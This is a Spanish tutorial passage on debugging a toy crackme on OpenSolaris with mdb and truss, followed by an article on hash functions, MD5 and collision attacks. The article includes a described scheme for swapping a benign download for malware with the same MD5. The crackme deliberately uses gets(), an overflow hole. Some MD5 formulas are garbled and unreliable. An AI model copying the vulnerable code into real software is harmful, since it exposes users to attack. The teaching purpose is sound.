libglib-2.0.so.0.1400.4`g_main_context_iterate+0x397(80cb6d8, 1, 1, 80a8848)
libglib-2.0.so.0.1400.4`g_main_loop_run+0x1b8(84193e8)
libgtk-x11-2.0.so.0.1200.3`gtk_main+0xb2(8047800, 808686c, 81b0e68, 80475a8, cda84a6b, 81b4400)
libwidget_gtk2.so`__1cKnsAppShellDRun6M_I_+0x34(81b4400)
libtoolkitcomps.so`__1cMnsAppStartupDRun6M_I_+0x2b(81b0e68)
XRE_main+0x1bc6(5, 804786c, 8086840)
main+0x25(5, 804786c, 8047884)
_start+0x7a(5, 80479a4, 80479c1, 80479cb, 80479d1, 80479e0)
>
```

Algo que me olvidaba si necesitamos ayuda con algun comando en especial podremos usar la ayuda que nos da el debugger

si tipeamos ::help comando

Sigamos, tambien necesitamos hacer un step by step, (en olly usamos F7) aca se hace con :s o ::step

```
> :s
mdb: target stopped at:
libc.so.1`_pollsys+0x10a:       addl   $0x10,%esp
```

Vamos ejecutando linea a linea y viendo el desensamblado.

Con eso ya podriamos empezar atacando un crackme que encontre en crackmes.de, es el unico para solaris que habia pero vamos a ver otro comando de solaris que nos puede llegar a servir de ayuda.

El comando en cuestion es ¨truss¨, nos mostrara las llamadas a sistema que haga un proceso:
un ejemplo con el mismo proceso de firefox:

```
damian@opensolaris:~$ truss -p 638
/13:    lwp_park(0x00000000, 0)                 (sleeping...)
/7:     lwp_park(0x00000000, 0)                 (sleeping...)
/6:     lwp_park(0x00000000, 0)                 (sleeping...)
/5:     lwp_park(0x00000000, 0)                 (sleeping...)
/3:     lwp_park(0xCD96EE58, 0)                 (sleeping...)
/2:     pollsys(0xCDE1EC70, 1, 0x00000000, 0x00000000) (sleeping...)
/1:     pollsys(0x08CA0818, 9, 0x00000000, 0x00000000) (sleeping...)
/1:     pollsys(0x08CA0818, 9, 0x00000000, 0x00000000)      = 1
/1:     ioctl(4, FIONREAD, 0x0804740C)                      = 0
/1:     read(4, "13 8 D ]E40EE002E40EE002".., 416)  = 416
/1:     pollsys(0x08CA0818, 8, 0x080474A8, 0x00000000)      = 0
/1:     lwp_unpark(3)                                       = 0
/1:     pollsys(0x08CA0818, 8, 0x080474A8, 0x00000000)      = 0
/1:     pollsys(0x08CA0818, 8, 0x080474A8, 0x00000000)      = 0
/1:     pollsys(0x08CA0818, 8, 0x080474A8, 0x00000000)      = 0
/1:     pollsys(0x08CA0818, 8, 0x080474A8, 0x00000000)      = 0
/1:     write(4, "14\006\0E40EE002EB\0\0\0".., 24)     = 24
```

Esto nos puede llegar a ser realmente util, truss tiene muchas opciones y parece ser muy potente, sera cosa de ponerse a mirar las opciones que brinda.

Primer Programa:

Para empezar tranqui, vamos a compilar un pequeño crackme, que de crackme no tendra nada, solo un serial harcodeado
y comparado directamente con el que introduzcamos.

```
#include <stdio.h>
int main(void)
{
char pass[40];

printf("Ingresa tu Password: ");
gets(pass);                    /*No usar en el mundo real*/

if (!strcmp("SolarisCracking", pass))
  printf("Bien Hecho!\n");
else
  printf("Mal!\n");
return 0;
}
```

Muy bien, con un lindo bug tambien, pero que va, esto no es exploits en solaris xD

Compilamos el .c con gcc (en opensolaris no viene por default hay que instalarlo aparte, muy facil con el gestor de paquetes)
y tenemos nuestro ejecutable, simplemente llamado a.out

Lo ejecutamos y vemos que funcione:

```
damian@opensolaris:~/Desktop$ ./a.out
Ingresa tu Password: SolarisCracking
Bien Hecho!

damian@opensolaris:~/Desktop$ ./a.out
Ingresa tu Password: damian
Mal!
```

Veamos el crackme en truss

```
damian@opensolaris:~/Desktop$ truss -a ./a.out
execve("a.out", 0x08047AAC, 0x08047AB4)  argc = 1
argv: ./a.out
sysconfig(_CONFIG_PAGESIZE)                     = 4096
mmap(0x00000000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, -1,
0) = 0xD2BF0000
resolvepath("/usr/lib/ld.so.1", "/lib/ld.so.1", 1023) = 12
getcwd("/export/home/damian/Desktop", 1017) = 0
resolvepath("/export/home/damian/Desktop/a.out", "/export/home/damian/Desktop/a.out", 1023) = 33
xstat(2, "/export/home/damian/Desktop/a.out", 0x08047758) = 0
open("/var/ld/ld.config", O_RDONLY)             Err#2 ENOENT
xstat(2, "/usr/sfw/lib/libc.so.1", 0x08046F08)    Err#2 ENOENT
xstat(2, "/lib/libc.so.1", 0x08046F08)          = 0
resolvepath("/lib/libc.so.1", "/lib/libc.so.1", 1023) = 14
open("/lib/libc.so.1", O_RDONLY)                = 3
mmap(0x00010000, 32768, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_ALIGN, 3, 0) =
0xD2BB0000
mmap(0x00010000, 1384448, PROT_NONE,
MAP_PRIVATE|MAP_NORESERVE|MAP_ANON|MAP_ALIGN, -1, 0) = 0xD2A50000
mmap(0xD2A50000, 1274823, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_TEXT,
3, 0) = 0xD2A50000
mmap(0xD2B98000, 31538, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_INITDATA, 3, 1277952) = 0xD2B98000
mmap(0xD2BA0000, 5760, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANON, -1, 0) = 0xD2BA0000
munmap(0xD2B88000, 65536)                       = 0
memcntl(0xD2A50000, 208308, MC_ADVISE, MADV_WILLNEED, 0, 0) = 0
close(3)                                        = 0
mmap(0x00010000, 24576, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_ANON|MAP_ALIGN, -1, 0) = 0xD2B90000
munmap(0xD2BB0000, 32768)                       = 0
getcontext(0x08047510)
getrlimit(RLIMIT_STACK, 0x08047508)             = 0
getpid()                                        = 1232 [1231]
lwp_private(0, 1, 0xD2B92A00)                   = 0x000001C3
setustack(0xD2B92A60)
sysi86(SI86FPSTART, 0xD2BA0C98, 0x0000133F, 0x00001F80) = 0x00000001
ioctl(1, TCGETA, 0x08046B4C)                    = 0
fstat64(1, 0x08046AB0)                          = 0
ioctl(0, TCGETA, 0x0804790C)                    = 0
```

```
fstat64(0, 0x08047870)                          = 0
Ingresa tu Password: write(1, " I n g r e s a   t u   P".., 21)          = 21
read(0, 0xD2BA0CA4, 1024)    (sleeping...)
damian
read(0, " d a m i a n\n", 1024)                 = 7
sysconfig(_CONFIG_PAGESIZE)                             = 4096
Mal!
write(1, " M a l !\n", 5)                 = 5
_exit(0)
```

Ahi vemos todo lo que hizo el crackme desde que se lanzo hasta que murio.

Este comando podria ser el equivalente al KAM (Kakeeware Api Monitor) que usamos en win. Con la diferencia que
este logguea system calls y no apis.

Pues abramoslo en el debugger y veamos que podemos hacer para conseguir nuestro serial

```
damian@opensolaris:~/Desktop$ mdb a.out
>
```

Ya sabemos como se compara el serial, esto no tiene ninguna gracia pero bue...
Le ponemos un breakpoint en strcmp y hacemos que corra el programa

```
damian@opensolaris:~/Desktop$ mdb a.out
> strcmp::bp
> :c
Ingresa tu Password:
```

Ponemos cualquier serial, de menos de 40 letras para no triggerear el stack overflow xD y damos enter

```
damian@opensolaris:~/Desktop$ mdb a.out
> strcmp::bp
> :c
Ingresa tu Password: cualquierpass
mdb: stop at 0x8050abc
mdb: target stopped at:
PLT:strcmp:     jmp    *0x8060e24
>
```

Se detuvo en el breakpoint, ahora podemos ver los registros o el stack

```
damian@opensolaris:~/Desktop$ mdb a.out
> strcmp::bp
> :c
Ingresa tu Password: cualquierpass
mdb: stop at 0x8050abc
mdb: target stopped at:
PLT:strcmp:     jmp    *0x8060e24
> ::regs
%cs = 0x016b          %eax = 0x08047a54
%ds = 0x0173          %ebx = 0xd2bfc7cc
%ss = 0x0173          %ecx = 0x000003f2
%es = 0x0173          %edx = 0x08047a62
%fs = 0x0000          %esi = 0x08047a6c
%gs = 0x01c3          %edi = 0x08047b50
```

```
%eip = 0x08050abc PLT:strcmp
%ebp = 0x08047a8c
%kesp = 0xdbc83fe4

%eflags = 0x00000212
id=0 vip=0 vif=0 ac=0 vm=0 rf=0 nt=0 iopl=0x0
status=<of,df,IF,tf,sf,zf,AF,pf,cf>

%esp = 0x08047a2c
%trapno = 0x3
```

Si vemos el contenido de eax, veremos el serial nuestro:

```
> 0x08047a54,20::dump
                 0 1 2 3 \/ 5 6 7  8 9 a b  c d e f  0123v56789abcdef
8047a50:  01000000 6375616c 71756965 72706173  ....cualquierpas
8047a60:  7300b0d2 bc7aa8d2 29000000 980cbad2  s....z..).......
8047a70:  3f130000 3e0d0508 e80d0608 6c7a0408  ?...>.......lz..
>
```

Si miramos el stack vemos que eax tambien fue pusheado:

```
> 0x08047a2c,20::dump
          0 1 2 3  4 5 6 7  8 9 a b \/ d e f  0123456789abvdef
8047a20:  627a0408 547a0408 8c7a0408 040d0508  bz..Tz...z......
8047a30:  c20d0508 547a0408 b3060508 7803bfd2  ....Tz......x...
8047a40:  807ba6d2 cc090508 44c3bfd2 08000000  .{......D.......
>
```

Vemos en esp+8 el puntero al pass malo y en esp+4????

```
> 08050dc2,20::dump
                0 1\/ 3  4 5 6 7  8 9 a b  c d e f  01v3456789abcdef
8050dc0:  2000536f 6c617269 73437261 636b696e   .SolarisCrackin
8050dd0:  67004269 656e2048 6563686f 210a004d  g.Bien Hecho!..M
8050de0:  616c210a 00000000 2c0e0608 00000000  al!.....,.......
>
```

Creo que con esto podemos terminar la primera parte, a medida que vaya aprendiendo a usar este debugger y alguna que otra tool mas, tratare de ir escribiendo.
El crackme de crackmes.de lo dejamos para la proxima.

Saludos a todos

Damian

Funciones Hash.

Vamos a explicar en este artículo las funciones Hash. Seguramente todos hemos oido hablar de ellas, pero pocos tendrán claro lo que son realmente y como funcionan.
El artículo empezará desde cero e irá aumentando su nivel progresivamente hasta lograr una descripción total de este tipo de funciones.

Que es un Hash?

Si vamos a la definición de Wikipedia, nos dice "En informática, una función hash o algoritmo hash es una función para sumarizar o identificar probabilísticamente un gran conjunto de información, dando como resultado un conjunto imagen finito generalmente menor ..."

Muy bonito todo, pero como he dicho, voy a comenzar este artículo desde cero, paso a paso y despacito, para que todo el mundo pueda seguir por lo menos el principio.

Una función hash es un algoritmo matemático que nos da un resultado B al aplicarlo a un valor inicial A. Es como cualquier función matemática, por ejemplo la función raiz cuadrada nos daría como resultado 2 si se la aplicamos al número 4. E igual que cualquie función matemática tiene que actuar de tal forma y tiene que cumplir con ciertos criterios. No nos puede devolver cualquier cosa, lo que nos devuelva requiere que tenga ciertas propiedades para que podamos usarlo.

Que propiedades tienen que cumplir las funciones hash?

1- Sea cual sea la longitud del texto base A, la longitud de su hash resultante B siempre va a ser la misma. Por ejemplo, si la longitud de la salida B esta defiinida en 128 bits, si aplicamos una función hash a un A de 5 bits nos dará un B de 128 bits, y si se la aplicamos a un A de 380 millones de bits, nos dará un B de 128 bits igualmente.

2- Para cada entrada A, la función generará una salida B única. O lo que es lo mismo, es imposible que dos textos bases A y A' tengan un mismo hash B.

Según estas dos primeras propiedades, nos damos cuenta enseguida de la utilidad de las funciones de hash.

La más inmediata es usarla para generar un resumen de algo. De hecho, estas funciones se conocen también como funciones resumen. Un ejemplo real puede ser el del típico repositorio de documentos. Si alguien quiere almacenar digamos "Las_Aventuras_Del_Ingenioso.doc" cuyo contenido es El Quijote enterito, el sistema lo primero que tiene que hacer es revisar que no está previamente ya almacenado con el mismo o con otro nombre, por ejemplo "ElQuijote.doc". El sistema puede comparar letra a letras el documento de entrada con todos los docs de su BBDD para comprobar que no está, o puede comparar el resumen del documento de entrada con los resúmenes de los documentos de la BBDD, opción mucho más manejable y rápida.

Además, como la salida B es única para cada A, se puede usar también para verificar la integridad de A. Podemos ver que muchos programas incluyen su hash junto con su descarga, de esta forma, podemos verificar que el programa no ha sido modificado ni le han introducido un virus o ha sido troyanizado. Si a los bytes de una aplicación A les calculo el hash B y lo adjunto, cuando alguien modifique la aplicación A, al calcular de nuevo su hash su valor habrá cambiado y será distinto de B.

Podeis probar a calcular el md5 de un documento, luego modificais una simple coma del documento y calculais de nuevo el MD5. Vereis como ha cambiado completamente, aunque solo hemos modificado una simple coma.

3- Dado un texto base, es fácil y rápido (para un ordenador) calcular su número resumen.

4- Es imposible reconstruir el texto base a partir del número resumen.

Esto es lo que se conoce como One-Way hash functions. A partir del hash es imposible reconstruir el texto base.
Atención aquí !!!, no quiero que os lieis. Este es un punto que muchos no teneis claro. Solo hay que leer bien, a partir del hash B es imposible sacar el texto A, quiere decir no existe forma o es computacionalmente imposible, que mediante operaciones matemáticas inversas o no a las del algoritmo de hash, se llegue desde B al texto base.

Si os dais cuenta, esto es muy distinto que usar fuerza bruta. No tiene nada que ver. Con fuerza bruta le aplicamos la función de hash a diferentes textos hasta que obtenemos un hash similar al hash del texto que buscamos, con lo que por consecuencia tendremos el texto buscado.

Nuestra función hash.

Vamos a inventarnos un ejemplo para verlo claramente. Esto no podría tomarse como una función hash fiable porque es demasiado débil a ataques, pero nos vale como ejemplo gráfico por si no ha quedado del todo claro.

Esta función hash de nuestro ejemplo lo que hace es traducir cada caracter del texto A de entrada en su equivalente código ASCII, los agrupa de 3 en 3 y les aplica la función matemática (1º - 2º) * 3º.

E	n		u	n		l	u	g	a	r		d	e		
69	110	32	117	110	32	108	117	103	97	114	32	100	101	32	
-1312			224			-927			-544			-32			-2591
l	a		M	a	n	c	h	a		d	e		c	u	
108	97	32	77	97	110	99	104	97	32	100	101	32	99	117	
352			-2200			-485			-6868			-7839			-17040
															-19631

Como vemos, el valor de nuestra función hash aplicada al texto base A "En un lugar de la Mancha de cu" es -19631.

Cumple la propiedad 1, (o casi), con un poquito más de desarrollo se puede hacer que el tamaño del hash devuelto sea siempre el mismo.

Cumple con la 2, el valor del hash es único para cada texto. Si modificamos lo más mínimo la frase, el valor cambia.

Cumple con la 3 ya que es inmediato sacar el resultado y con la 4, ya que a partir del -19631 no se puede llegar al texto.

5. - No puede presentar Colisiones.

Que son las colisiones?

Según la primera caracteristica que hemos visto de las funciones hash, que nos dice que el tamaño del hash B resultante de A es siempre el mismo, deducimos que no puede cumplirse la

segunda caracterisitca, que dice que el hash B tiene que ser único para cada A.

Por ejemplo, la función MD5 nos devuelve un hash de 128 bits. Para que cada hash equivalga a un unico texto base, tendría que existir solamente un texto por cada combinación del hash devuelto, o sea, tendría que haber solamente 2^128 textos distintos, lo cual no es cierto. Como textos distintos hay infinitos, podemos decir que hay infinitas posibilidades de que dos textos tengan el mismo hash.

Esto es lo que se conoce como colisiones.

Seguramente las hemos visto muchas veces sin darnos cuenta de que pasaba. Hay muchos sistemas que requieren contraseñas de uso, como pueden ser los sistemas de foros y demás, donde lo que se almacena no es la contraseña, sino el hash de esa contraseña. Esto no se hace con el propósito de resumir la contraseña, seguramente será mas corta que el hash generado, se hace con el propósito de que si alguien tiene acceso al almacén de contraseñas, o si alguien desensambla la aplicación proteguida, etc, no pueda ver la contraseña en plano y siga sin acceso (a no ser que la crackee por fuerza bruta si conoce el algoritmo de la función).
Os habeis encontrado alguna vez con algún programa que te pide una contraseña para acceder a algo, le metes el crackeador, y te da acceso pero sin darte la clave? Creo recordar que en el Excel95 o 97, el programa que desprotejía las hojas o las celdas, funcionaba así, te desproteguía la hoja pero no te daba la clave.

Eso es porque el algoritmo de la función hash que usan para las contraseñas es tan simple como el que hemos puesto de ejemplo, y tiene multiples colisiones muy fáciles de encontrar. Así que en vez de buscar la contraseña se buscaban colisiones a ese hash, contraseñas alternativas que tenían el mismo hash que la contraseña verdadera.

La fortaleza de una función hash requiere que estas colisiones sean las mínimas posibles y que encontrarlas sea lo más dificil posible.

Bien, hasta aquí llega la parte básica de las funciones hash. Se explica su funcionamiento general, sus propiedades y sus usos.
Ya no teneis excusa para preguntar como descifrar un hash, creo que ha quedado bien claro que los hashes no son un método de cifrado y que desde el resultado no se puede obtener el texto base más que por fuerza bruta.

Propiedades de una función hash con respecto a las colisiones.

Las propiedades que deben de tener las primitivas hash son:

1. Resistencia a la preimagen: *One Way Hash Function*. Como hemos dicho antes, significa que dada cualquier imagen, es computacionalmente imposible encontrar un mensaje x tal que h(x)=y. Otra forma como se conoce esta propiedad es que h sea de un solo sentido.

2. Resistencia a 2° preimagen: *OWHF: Weak One Way Hash Function.* Significa que dado x, es computacionalmente imposible encontrar una x' tal que h(x)=h(x'). Otra forma de conocer esta propiedad es que h sea resistente a una colisión suave.

3. Resistencia a colisión: *CRHF: Strong One Way Hash Function.* Significa que es computacionalmente imposible encontrar dos diferentes mensajes x, x' tal que h(x)=h(x'). Esta propiedad también se conoce como resistencia a colisión fuerte.

Vamos a poner unos ejemplos para ver la necesidad de estas propiedades:

Vamos a establecer un escenario de firma digital.

Un documento X se adjunta con su firma, que consiste en clacular el hash de X, h(X), y en

cifrarlo, C(h(X)) con la clave privada del remitente o propietario.
Para verificar la integridad de X, el destinatario o la persona correspondiente descifra con la clave pública del propietario el C(h(X)) para obtener el h(X) inicial, calcula de nuevo el h(X) del documento y los compara. Si el h(X) inicial es igual al h(X) nuevo es que ese documento no ha sido modificado y que pertenece al firmante.

Si esa función de hash no tiene resintencia a una 2ª preimagen, un atacante C que podría encontrar un mensaje X' tal que h(X') = h(X), y reclamar que el documento firmado no es X sino X'.

O imaginemos que C tiene que presentar para firmar por un tercero un documento X, y a la vez redacta otro documento Y. Si la función hash no tiene resistencia a las colisiones, C puede añadir información basura a X e Y (X' e Y') de forma que h(X+X') = h(Y+Y'). Entonces el que firme X también está firmando Y.


Por último si (e,n) es la clave pública RSA de A, C puede elegir aleatoriamente un y y calcular z = ye mod n, y reclamar que y es la firma de z, si C puede encontrar una preimagen x tal que z = h(x), donde x es importante para A. Esto es evitable si h es resistente a preimagen.

Algoritmo MD5

El algoritmo MD5 realiza las siguientes operaciones:

1. Adición de bits de relleno:
El mensaje es rellenado o ampliado para que su longitud en bits sea congruente a 448 módulo 512. Esto debe ser así puesto que hay que reservar 64 bits para la adición de la longitud del mensaje en el próximo paso. Así pues, si no se llega a la anterior congruencia, se añadirá el relleno, consistente en un bit '1' seguido de tantos bits '0' como se precisen.
La razón de porqué un uno seguido de ceros se debe que si se emplea sólo relleno con un valor (por ejemplo todo ceros) el proceso no sería reversible a la hora de eliminar dicho relleno.

De todas maneras, siempre se realiza esta operación de relleno, aunque la longitud del mensaje ya sea congruente a 448 en módulo 512. Por ello, se añadirán como mínimo 1 bit de relleno, y como máximo 512 bits. Obsérvese la siguiente figura:



2. Adición de representación binaria de longitud del mensaje:
Posteriormente se añade al mensaje (con el relleno realizado) una representación de la longitud

del mensaje antes de ser rellenado. Dicha representación tendrá una longitud de 64 bits (16 palabras de 32 bits, es decir, dos enteros de 4 octetos cada uno). En el caso de que el mensaje sea mayor de bits, sólo se tendrán en cuenta los 64 bits menos representativos, que es lo mismo que decir que esta representación de la longitud del mensaje está realizada en módulo.

El mensaje tiene ahora un número de bits múltiplo de 512, por lo que habrá un número entero de palabras de 32 bits (enteros de 4 octetos), concretamente 512 / 32 = 16, de lo que se puede concluir que si hay b bloques de 512 bits cada uno que forman el mensaje, entonces el mensaje tendrá n palabras de 32 bits: n = 16 * b

3. Inicializar buffer MD:
Para poder calcular el valor hash o resumen se necesita tener un buffer de 4 palabras de 32 bits (A, B, C, D), pero antes de comenzar con el proceso se los ha de inicializar con algún valor determinado, que Rivest establece:


Palabra A = 01 23 45 67 67 45 23 01
Palabra B = 89 ab cd ef ef cd ab 89
Palabra C = fe dc ba 98 98 ba dc fe
Palabra D = 76 54 32 10 10 32 54 76

En la primera columna los valores hexadecimales están ordenados de modo que los valores menos significativos aparecen en primer lugar (notación empleada por Rivest en la implementación de este algoritmo), y en la segunda los valores más significativos están a la izquierda (posiciones más altas de la memoria en Intel 80xxx)

La razón de ver estas formas de representar los mismos valores se debe a intentar evitar confusiones, pues en función del tipo y arquitectura de la máquina sobre la que ha de trabajar el algoritmo, este sufrirá adaptaciones en dichos valores al realizar la implementación. Ello es debido a las distintas formas en que se almacenan los datos en memoria en las distintas arquitecturas (Intel, Sun, Sparc, ...)

Los algoritmos MD4 y MD5 están pensados para facilitar su implementación en arquitecturas denominadas little-endian. Este formato asume que el byte menos significativo de una palabra se almacena en la posición más baja, y el byte más significativo en la parte más alta. Es el formato que emplean los procesadores Intel 80xxx que integran los PC domésticos.

4. Procesar el mensaje en bloques de 512 bits:
Esta es la parte central del algoritmo. Aquí se definen las cuatro funciones que se emplearán en las cuatro vueltas que se aplicarán sobre cada bloque. Véase la siguiente figura:



Estas cuatro funciones reciben como parámetros de entrada tres palabras de 32 bits cada una (tres enteros de 4 bytes de longitud) y devuelven como salida una. Son las siguientes:

F(X, Y, Z) = (X and Y) or ((not X) and Z)
G(X, Y, Z) = (X and Z) or (Y and (not Z))
H(X, Y, Z) = X Y Z
I(X, Y, Z) = Y (X or (not Z))

Donde F funciona como una sentencia condicional if en programación tradicional: Sí X = 1 entonces Y será 1 de lo contrario Z será 1.

G también funciona de manera condicional como F: Si Z = 1 entonces X será 1 de lo contrario Y será 1.
H simplemente realiza la operación OR-Exclusiva (XOR) de X, Y y Z.
I realiza la operación XOR con X si es 1 o si Z es 0.

Por otro lado MD5 no utiliza las constantes ('magic' constants) que se empleaban en MD4. En su lugar se emplea una tabla de 64 elementos construida a partir de la función trigonométrica seno. Sea T *el elemento i-ésimo de dicha tabla, que será igual a la parte entera de 4294967296 veces abs(sen(i)), donde i está expresada en radianes. Puesto que hay que realizar 16 pasos en cada una de las cuatro vueltas, es decir, 64 operaciones, la idea es usar una constante de la anterior tabla para cada vuelta.*

5. Recoger el valor hash de salida:

El valor hash de salida se obtiene de los registros A, B, C y D donde el octeto más representativo es D y el que menos A.

Ataques

Ataque de Cumpleaños.

El ataque más conocido (de fuerza bruta) a una función hash es conocido como "birthday attack"

y se basa en la siguiente paradoja.

Cual es la cantida de personas que hay que poner en una habitación para que la probabilidad de que el cumpleaños de una de ellas sea el mismo día que el mio?

Debemos calcular un tal que n(1/365) > 0.5, luego n > 182.

Sin embargo, cual sería la cantidad de personas necesarias para que dos cualesquiera de ellas cumplan años el mismo dia?

Cada pareja tiene un probabilidad de 1/365, y en un grupo de n personas hay n(n-1)/2 parejas diferentes, luego
(n(n-1)/2)(1/365) > 0.5

Esto se cumple si n>23, una cantidad sorprendente mas pequeña que 182.

La consecuencia de esta paradoja es que aunque es muy dificil dado un x calcular un x' tal que h(x) = h(x'), resulta mucho más fácil buscar dos valores aleatorios x y x' tal que h(x) = h(x´).

Esto en la práctica significa que un hash de n bits permitiría una colisión de 2º preimagen o débil una vez de cada 2^n, pero producirá una colisión fuerte una vez de cada 2^(n/2).

En el caso de un hash de 64 bits necesitaríamos 2^64 mensajes dado un x para obtener el x', pero bastaría generar 2^32 mensajes aleatorios para que aparecieran dos con el mismo hash. El primer ataque nos llevaría 600.000 años en un ordenador que generara un millón de mensajes por segundo, mientras que el segundo apenas necesitaría unas horas.

Ataque Wang-Yin-Yu o Ataque chino

Supongo que muchos habreis leído actualmente que las funciones hash MD5 y SHA1 han sido rotas por un grupo de matemáticos chinos y que ya no sirven para nada y demás.

Vamos a tratar de explicar esto para que todo el mundo pueda evaluar el grado de ruptura de estas funciones, porque se habla mucho de esto en los foros, pero no se evalua hasta que punto nos afecta.

Como hemos visto en el Ataque de Cumpleaños, para encontrar dos mensajes X y X' aleatorios que tengan el mismo SHA-1 (160 bits) por ejemplo, por fuerza bruta se necesitarían generar 2^(160/2) mensajes.

Pues bien, este grupo de matemáticos ha descubierto un sistema que permite hacer esto con un esfuerzo menor que por fuerza bruta.

En concreto para el SHA1, pueden encontrar una "colisión de cumpleaños" con un esfuerzo equivalente a 2^69 operaciones hash, en vez de las 2^80 requeridas por fuerza bruta.

Como podemos ver, este es una ataque contra las colisiones fuertes, pero no contra las colisiones de 2 preimagen, a las cuales no afecta. Si alguien quiere generar un mensaje x' que tenga el mismo SHA1 que un mensaje x ya existente, tiene que seguir generando 2^160 mensajes para conseguirlo.

Y aunque el "ataque de cumpleaños" contra SHA1 se ha vuelto 2000 veces más rápido, sigue siendo del orden de 10.000 veces más dificil que un ataque contra un DES, que no está al alcance de todo el mundo.

Ahora bien, existen casos en que las implicaciones son importantes.

Imaginemos que redacto un contrato A de venta de un inmueble en word, al cual le adjunto

varios jpgs con fotografías del inmueble.

Al mismo tiempo genero un contrato alternativo A' con las mismas fotos pero modificando el precio de venta a mi favor.

Es prácticamente imposible que el h(A) = h(A').

Sin embargo puedo crear múltiples versiones de A y de A', modificando aleatoriamente bits de las fotografías (se podría hacer modificando el texto, añadiendo espacios, cambiando cosas no significativas, etc, pero quedaría un texto muy sucio y se notaría la "trampa". Pero modificando bits de las fotografías como mucho perderé algo de calidad), hasta conseguir dos versiones que tengan el mismo hash.

Le presento al comprador la versión de A, acepta las condiciones y lo firma electrónicamente. Cambio la variante de A por la de A' y ya tengo un contrato legal de compraventa firmado con unas condiciones distintas de lo establecido.

Si la función hash que se va a utilizar para realizar la firma es por ejemplo un SHA1, mediante el ataque tri-chino tendré que generar 2^69 variantes de A y 2^69 variantes de A', que como hemos visto antes, aunque no esté al alcance de cualquiera, es factible.

Pero si la función hash es por ejemplo un MD5, solo tendré que generar 2^32 variantes de A y 2^32 variantes de A', que está al alcance de cualquier PC.

Ataque Multicolision de Joux-Wang.

Si nos fijamos en el funcionamiento del algoritmo MD5, vemos el mensaje se divide en bloques de 512 bits. El primer bloque es "hasheado" usando como parámetro el vector de inicialización y dando como resultado otro vector de 128 bits, que sirve como inicialización para el siguiente bloque de 512 bits, y así sucesivamente.

*Entonces se hace obvio que si tengo dos n*bloques A y B, siendo A != B, que cumplen que MD5(A) = MD5(B), si les añado un "payload" Q, entonces MD5(A+Q) = MD5(B+Q).*

Como posible prueba de concepto de esto os remito a un artículo de Eduardo Díaz, http://www.codeproject.com/dotnet/HackingMd5.asp.

El desarrollo ahí mostrado como ejemplo, se basa en una aplicación que ejecuta archivos en un formato propietario de distribución. Tenemos un ejecutable goodexe.exe que antes de distribuirlo se convierte a su formato .bin, y un programa "extractor" que ejecuta ese .bin.

También tiene un ejecutable devilexe.exe que se supone que es el malware.

Lo que hace su aplicación es, teniendo un vector A y otro B tal que MD5(A) = MD5(B), genera el good.bin haciendo A + goodexe.exe + evilexe.exe, y genera el evil.bin haciendo B + goodeexe.exe + evilexe.exe. De esta forma, MD5(good.bin) = MD5(evil.bin).

Luego el programa extractor, mirando si el .bin tiene A o tiene B, ejecuta goodexe o evilexe.

De esta forma puedes colgar good.bin en la red, y mas tarde sustituirlo por evil.bin (previamente renombrado por supuesto).

Como los MD5 son iguales, nadie se dudará, y ejecutará otro programa distinto.

Personalmente no le veo utilidad a este ejemplo, es como distribuir un troyano solo que la fecha de activación la decides tú al cambiar de versión.

"La historia de Alicia y su jefe"

Hay otro ejemplo que si es más interesante.

Aquí podeis ver dos cartas en PostScript distintas dentro del mismo contexto cuyo MD5 es el mismo en ambas:
http://www.cits.rub.de/MD5Collisions/

Al firmar una, que es una carta de recomendación normal y corriente, estás firmando la otra, que es una carta que te da acceso a unos secretos.

Los creadores de estas cartas no dan detalles técnicos a cerca de como se hace esto, aunque dicen que están preparando una documentación que lo explica.

Pero a nosotros no nos gusta esperar, así que detallamos el procedimiento en exclusiva.

Si editamos ambos .ps, vemos que el codigo es algo tal que asi:

Código:
```
%!PS-Adobe-1.0
%%BoundingBox: 0 0 612 792
(caracteres raros)(caracteres raros)eq{/Times-Roman findfont 20 scalefont setfont
300 700 moveto (Julius. Caesar) show
.
.
}{/Times-Roman findfont 20 scalefont setfont
